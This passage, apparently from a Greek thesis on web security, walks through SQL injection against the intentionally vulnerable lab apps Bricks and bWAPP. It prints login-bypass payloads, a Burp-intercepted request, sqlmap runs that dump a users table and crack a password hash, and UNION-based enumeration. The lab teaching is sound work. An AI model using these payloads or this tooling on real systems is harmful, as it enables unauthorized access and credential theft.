
Login #2

Χρησιμοποιώντας την ίδια προσέγγιση, παρουσιάζεται μήνυμα λάθους, αποτέλεσμα του ελέγχου της Javascript στη φόρμα εισόδου. Ο κώδικας που χρησιμοποιείται για αυτόν τον έλεγχο βρίσκεται στο κεφάλαιο 3.4.1. Με αυτόν τον τρόπο αποτρέπεται η χρήση ειδικών χαρακτήρων και η επίθεση δεν είναι εφικτή (σχήμα 6.3).


Η λύση σε αυτή την τεχνική είναι να αναχαιτιστεί (intercept) το αίτημα, να τροποποιηθεί κατάλληλα και στη συνέχεια να γίνει προώθηση του τροποποιημένου αιτήματος στον εξυπηρετητή. Αυτό θα γίνει με τη χρήση του εργαλείου Burp Suite (σχήμα 6.4). Μία από τις λειτουργίες του είναι να παρεμβάλλεται μεταξύ του πελάτη και του εξυπηρετητή, σαν μεσολαβητής και να διαχειρίζεται τα αιτήματα. Με αυτό τον τρόπο θα γίνει παράκαμψη αυτού του μέτρου προστασίας [31]. Αρκεί στην γραμμή #19 του αιτήματος να αντικατασταθεί το όνομα χρήστη με την είσοδο που χρησιμοποιήθηκε στην προηγούμενη επίθεση και στη συνέχεια να προωθηθεί στον εξυπηρετητή. Οπότε η γραμμή #19 θα αντικατασταθεί με

```
01 | username= vasilis' or 1=1# &passwd=test&submit=Submit
```


Το ερώτημα που προκύπτει τελικά είναι ακριβώς το ίδιο με αυτό του login #1 και η σύνδεση πραγματοποιείται με επιτυχία (σχήμα 6.5).



Σχήμα 6.3: Bricks login #2 fail



Σχήμα 6.4: Burp intercept #2



Σχήμα 6.5: Bricks login #2 success

Login #3

Η χρήση της ίδιας κακόβουλης εισόδου (payload):

```
01 | vasilis' or 1=1 #
```

σε αυτή τη σελίδα οδηγεί σε αποτυχία σύνδεσης. Στο ερώτημα που προκύπτει (σχήμα 6.6)

```
01 | SELECT * FROM users WHERE name=('vasilis' or 1=1 #') and password
     =('1234') LIMIT 0,1
```


φαίνεται πως υπάρχουν πρόσθετες παρενθέσεις, οι οποίες δημιουργούν το πρόβλημα. Χρειάζεται να γίνει το σωστό ταίριασμα (match) των παρενθέσεων στην είσοδο έτσι ώστε το ερώτημα που θα σταλεί στη βάση να μπορέσει να εκτελεστεί σωστά και να οδηγήσει στην επιτυχημένη σύνδεση. Η κακόβουλη είσοδος διαμορφώνεται ως εξής:

```
01 | vasilis') or 1=1 #
```

Όπως φαίνεται και στο σχήμα 6.7, σύνδεση είναι επιτυχημένη. Στο ερώτημα που θα εκτελεστεί στη βάση:

```
01 | SELECT * FROM users WHERE name=('vasilis') or 1=1 #') and password
     =('1234') LIMIT 0,1
```

οι παρενθέσεις είναι σωστά ταιριασμένες και οτιδήποτε ακολουθεί τον χαρακτήρα '#' δεν λαμβάνεται υπόψη.



Σχήμα 6.6: Bricks login #3 fail

Σχήμα 6.7: Bricks login #3 success

Επίθεση με τη χρήση του sqlmap

Στις προηγούμενες επιθέσεις δοκιμάστηκαν κάποια κοινές κακόβουλες είσοδοι. Η όλη διαδικασία μπορεί να αυτοματοποιηθεί με το εργαλείο sqlmap (σχήμα 6.8). Το αίτημα που φαίνεται στο σχήμα 6.4, αφού αποθηκευτεί σε ένα απλο αρχείο κειμένου (injection) θα χρησιμοποιηθεί σαν είσοδος για το sqlmap. Η παράμετρος που ελέγχεται για τυχόν ευπάθειες είναι το username.

```
lemon@lemon-VirtualBox:~/thesis$ sqlmap -r injection -p username
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting

[00:37:57] [INFO] parsing HTTP request from 'injection'
[00:37:57] [INFO] testing connection to the target URL
[00:37:57] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:37:57] [INFO] testing if the target URL content is stable
[00:37:58] [INFO] target URL content is stable
[00:37:58] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')
[00:37:58] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[00:37:58] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

Σχήμα 6.8: sqlmap #1

Το περιεχόμενου του αρχείου που χρησιμοποείται σαν είσοδος στο sqlmap:

```
01 |  POST /bricks/login-2/index.php HTTP/1.1
02 | Host: 127.0.0.1
03 | User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:104.0) Gecko
       /20100101 Firefox/104.0
04 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
       image/webp,*/*;q=0.8
05 | Accept-Language: en-US,en;q=0.5
06 | Accept-Encoding: gzip, deflate
07 | Content-Type: application/x-www-form-urlencoded
08 | Content-Length: 39
09 | Origin: http://127.0.0.1
10 | Connection: close
11 | Referer: http://127.0.0.1/bricks/login-3/
12 | Cookie: language=en; welcomebanner_status=dismiss;
13 | continueCode=E3OzQenePWoj4zk293aRX8KbBNYEAo9GL5qO1ZDwp6JyVxgQMmrlv7npy;
14 | cookieconsent_status=dismiss; PHPSESSID=3hstkh1lbe11i4cug5kv5oo402
15 | Upgrade-Insecure-Requests: 1
16 | Sec-Fetch-Dest: document
```

```
17 | Sec-Fetch-Mode: navigate
18 | Sec-Fetch-Site: same-origin
19 | Sec-Fetch-User: ?1
20 | username=test&passwd=1234&submit=Submit
```

Το sqlmap στη συνέχεια θα αναλάβει να ελέγξει, και να εντοπίσει με επιτυχία ότι η παράμετρος username είναι ευπαθής (σχήμα 6.9).

```
lemon@lemon-VirtualBox: ~/thesis
File  Edit  View  Search  Terminal  Help
[00:40:22] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[00:40:23] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[00:40:25] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[00:40:26] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[00:40:28] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[00:40:29] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[00:40:29] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[00:40:29] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[00:40:29] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[00:40:29] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[00:40:30] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[00:40:30] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[00:40:30] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[00:40:30] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[00:40:30] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[00:40:30] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'
[00:40:31] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[00:40:31] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[00:40:32] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[00:40:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[00:40:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:40:35] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[00:40:36] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[00:40:37] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:40:38] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:40:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:40:39] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:40:40] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[00:40:41] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[00:40:42] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:40:43] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[00:40:44] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[00:40:44] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[00:40:45] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[00:40:45] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[00:40:45] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[00:40:45] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[00:40:45] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[00:40:45] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[00:40:45] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'
[00:40:45] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (EXP)'
[00:40:45] [INFO] testing 'MySQL >= 5.7.8 error-based - ORDER BY, GROUP BY clause (JSON_KEYS)'
[00:40:45] [INFO] testing 'MySQL >= 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[00:40:45] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'
[00:40:45] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'
[00:40:45] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[00:40:45] [INFO] testing 'MySQL inline queries'
[00:40:45] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[00:40:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[00:40:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[00:40:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[00:40:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[00:40:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[00:40:48] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:40:58] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[00:40:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:40:58] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[00:40:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:40:58] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatical
ly extending the range for current UNION query injection technique test
[00:40:58] [INFO] target URL appears to have 8 columns in query
```

Σχήμα 6.9: sqlmap #2

Εκτελώντας πάλι την εφαρμογή με την παράμετρο –dump το sqlmap θα προσπαθήσει να ανακτήσει τα περιεχόμενα των πινάκων της βάσης δεδομένων. Επιλέγοντας dictionary based attack για την στήλη των passwords, επιτυγχάνεται και η ανάκτηση των κωδικών των

χρηστών της βάσης (σχήμα 6.10).

```
[01:55:31] [INFO] retrieved: 1
[01:55:33] [INFO] retrieved: en
[01:55:41] [INFO] retrieved: Block_Browser
[01:56:27] [INFO] retrieved: admin
[01:56:42] [INFO] retrieved: admin
[01:56:57] [INFO] retrieved: http://192.168.1.3/sql-steps/content-13/index.php
[02:00:24] [INFO] retrieved: admin@getmantra.com
[02:01:25] [INFO] retrieved: 127.0.0.1
[02:02:04] [INFO] retrieved: 0
[02:02:09] [INFO] retrieved: en
[02:02:17] [INFO] retrieved: Brick_Browser
[02:03:00] [INFO] retrieved: harry
[02:03:16] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[02:05:02] [INFO] retrieved:
[02:05:02] [INFO] retrieved: harry@getmantra.com
[02:06:04] [INFO] retrieved: 127.0.0.1
[02:06:43] [INFO] retrieved: 3
[02:06:46] [INFO] retrieved: en
[02:06:54] [INFO] retrieved: Mantra
[02:07:12] [INFO] retrieved: ron
[02:07:25] [INFO] retrieved: ron
[02:07:37] [INFO] retrieved:
[02:07:37] [INFO] retrieved: ron@getmantra.com
[02:08:37] [INFO] retrieved: 192.168.1.1
[02:09:19] [INFO] retrieved: 2
[02:09:22] [INFO] retrieved: en
[02:09:29] [INFO] retrieved: Rain_Browser
[02:10:10] [INFO] recognized possible password hashes in column '`password`'
n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[02:14:31] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[02:14:36] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[02:14:41] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[02:14:41] [INFO] starting 4 processes
[02:14:51] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: bricks
Table: users
[4 entries]
+---------+--------------+------------+------+-----------------------------------------------+-------------------+--------+-----------------------------------------+
| idusers | ua           | host       | lang | ref                                           | email             | name   | password                                |
+---------+--------------+------------+------+-----------------------------------------------+-------------------+--------+-----------------------------------------+
| 1       | Block_Browser | 8.8.8.8    | en   | <blank>                                       | tom@getmantra.com | tom    | tom                                     |
| 0       | Brick_Browser | 127.0.0.1  | en   | http://192.168.1.3/sql-steps/content-13/index.php | admin@getmantra.com | admin  | admin                                   |
| 3       | Mantra       | 127.0.0.1  | en   | <blank>                                       | harry@getmantra.com | harry  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2       | Rain_Browser | 192.168.1.1 | en   | <blank>                                       | ron@getmantra.com | ron    | ron                                     |
+---------+--------------+------------+------+-----------------------------------------------+-------------------+--------+-----------------------------------------+

[02:14:58] [INFO] table 'bricks.users' dumped to CSV file '/home/lemon/.sqlmap/output/127.0.0.1/dump/bricks/users.csv'
[02:14:58] [INFO] fetched data logged to text files under '/home/lemon/.sqlmap/output/127.0.0.1'
```


Σχήμα 6.10: sqlmap #3

6.2 Παραβιάζοντας την ασφάλεια του bWAPP

Το bWAPP (buggy Web Application) είναι μία δωρεάν και ανοιχτού κώδικα δικτυακή εφαρμογή. Βασίζεται σε PHP και MySQL και χρησιμοποιείται για έλεγχο ευπαθειών και τρωτών σημείων (penetration testing). Το penetration testing είναι η δοκιμαστική εισβολή σε ένα πληροφοριακό σύστημα με σκοπό την αξιολόγηση της ασφάλειας του. Γίνεται στα πλαίσια του "ηθικού" (ethical) hacking και εκτελείται από μη κακόβουλους χρήστες. Σε αυτό το κεφάλαιο θα πραγματοποιήθεί In-band και τυφλή (blind) έγχυση SQL (SQLi) σε πεδίο αναζήτησης (GET/Search), σε φόρμα επιλογής (GET/Select) με σκοπό την πρόσβαση στη βάση καθώς και σε αρχεία του συστήματος.

6.2.1 SQL injection (GET/Search)

Το περιβάλλον της εφαρμογής είναι μια τυπική σελίδα αναζήτησης ταινιών όπου ο χρήστης εισάγει τον όρο αναζήτησης και του επιστρέφονται τα αποτελέσματα (σχήμα 6.11).



Σχήμα 6.11: bWAPP application GET/Search

Βάσει των πεδίων που επιστρέφονται γίνεται η υπόθεση πως το ερώτημα που εκτελείται είναι της μορφής:

```
01 | SELECT Title, Release, Character, Genre, IMDB FROM movies WHERE Title
     LIKE '%$_GET['title']%'
```

όπου ο τελεστής LIKE σε συνδυασμό με τον WHERE θα βρεί όλες εκείνες τις τιμές οι οποίες περιλαμβάνουν τον όρο αναζήτησης σε οποιαδήποτε θέση μέσα στο αλφαριθμητικό.

Μια συνήθης προσέγγιση στα αρχικά στάδια του penetration testing είναι να δοκιμαστεί το μονό εισαγωγικό (’) σαν είσοδος [32]. Αυτός ο ειδικός χαρακτήρας χρησιμοποείται για να οριοθετήσει ένα αλφαριθμητικό στην SQL. Από τη στιγμή που η εφαρμογή επιτρέπει την εισαγωγή τέτοιων χαρακτήρων και δεν χρησιμοποιεί κάποια συνάρτηση για αποφυγή ειδικών χαρακτήρων (special character escape) αυτό δημιουργεί προβλήματα ασάφειας και η βάση θα επιστρέψει κάποιο μήνυμα λάθους. Αυτό είναι ενδεικτικό πως είναι ευάλωτη (σχήμα 6.12).

Επιβεβαιώνοντας αυτό το σενάριο, το επόμενο βήμα είναι να διαπιστωθεί πόσες στήλες υπάρχουν στον πίνακα. Γνωρίζοντας πως είναι τουλάχιστον έξι (Title, Release, Character, Genre, IMDB και το κλειδί(ID)) θα γίνει προσέγγιση μέσω δοκιμής - λάθους (trial and error) χρησιμοποιώντας τον τελεστή UNION.

Ο τελεστής UNION θα επιτρέψει την εκτέλεση ενός ακόμα ερωτήματος της επιλογής μας (injected query), εν προκειμένω ένα ακόμη ερώτημα SELECT. Για να είναι επιτυχημένη η εκτέλεση ενός UNION query θα πρέπει τα επιμέρους ερωτήματα SELECT να εφαρμόζονται

Σχήμα 6.12: bWAPP μήνυμα λάθους #1

πάνω σε πίνακες με τον ίδιο αριθμό στηλών και οι στήλες να έχουν τον ίδιο τύπο μεταβλητής. Για αυτόν το λόγο γίνεται χρήση του '1' στο payload καθώς μπορεί να ερμηνευτεί τόσο ως συμβολοσειρά (string) όσο και ως αριθμός, αυξάνοντας την πιθανότητα επιτυχίας της έγχυσης. Η είσοδος τελικά στο πεδίο αναζήτησης θα είναι η εξής:

```
war' union select 1,1,1,1,1,1#
```

Αυτό έχει σαν αποτέλεσμα το ερώτημα που θα εκτελεστεί στην βάση να έχει την εξής μορφή:

```
SELECT Title, Release, Character, Genre, IMDB from movies WHERE Title
   LIKE '%war%' union select 1,1,1,1,1,1#'
```

Η ύπαρξη του χαρακτήρα '#' διασφαλίζει πως ό,τι ακολουθεί θα θεωρηθεί σχόλιο και δεν θα εκτελεστεί. Η εκτέλεση του ερωτήματος επιστρέφει μήνυμα λάθους (σχήμα 6.13):

Σχήμα 6.13: bWAPP μήνυμα λάθους #2

Γίνεται αντιληπτό με αυτό τον τρόπο πως ο πίνακας περιέχει σίγουρα περισσότερες από έξι στήλες και πως η αρχική υπόθεση για το ερώτημα που εκτελείται ήταν λάθος. Εύκολα καταλαβαίνει κανείς πως το ερώτημα είναι:

```
SELECT * WHERE Title LIKE '%$_GET['title']%'
```

και στη συνέχεια η PHP αναλαμβάνει να εμφανίσει μόνο τις στήλες που χρειάζονται για τον χρήστη.

Δοκιμάζοντας επτά στήλες, στα πλαίσια του trial and error, προκύπτει η εξής έξοδος, η οποία σηματοδοτεί την επιτυχία της έγχυσης (σχήμα 6.14):

Σχήμα 6.14: bWAPP successful UNION attack

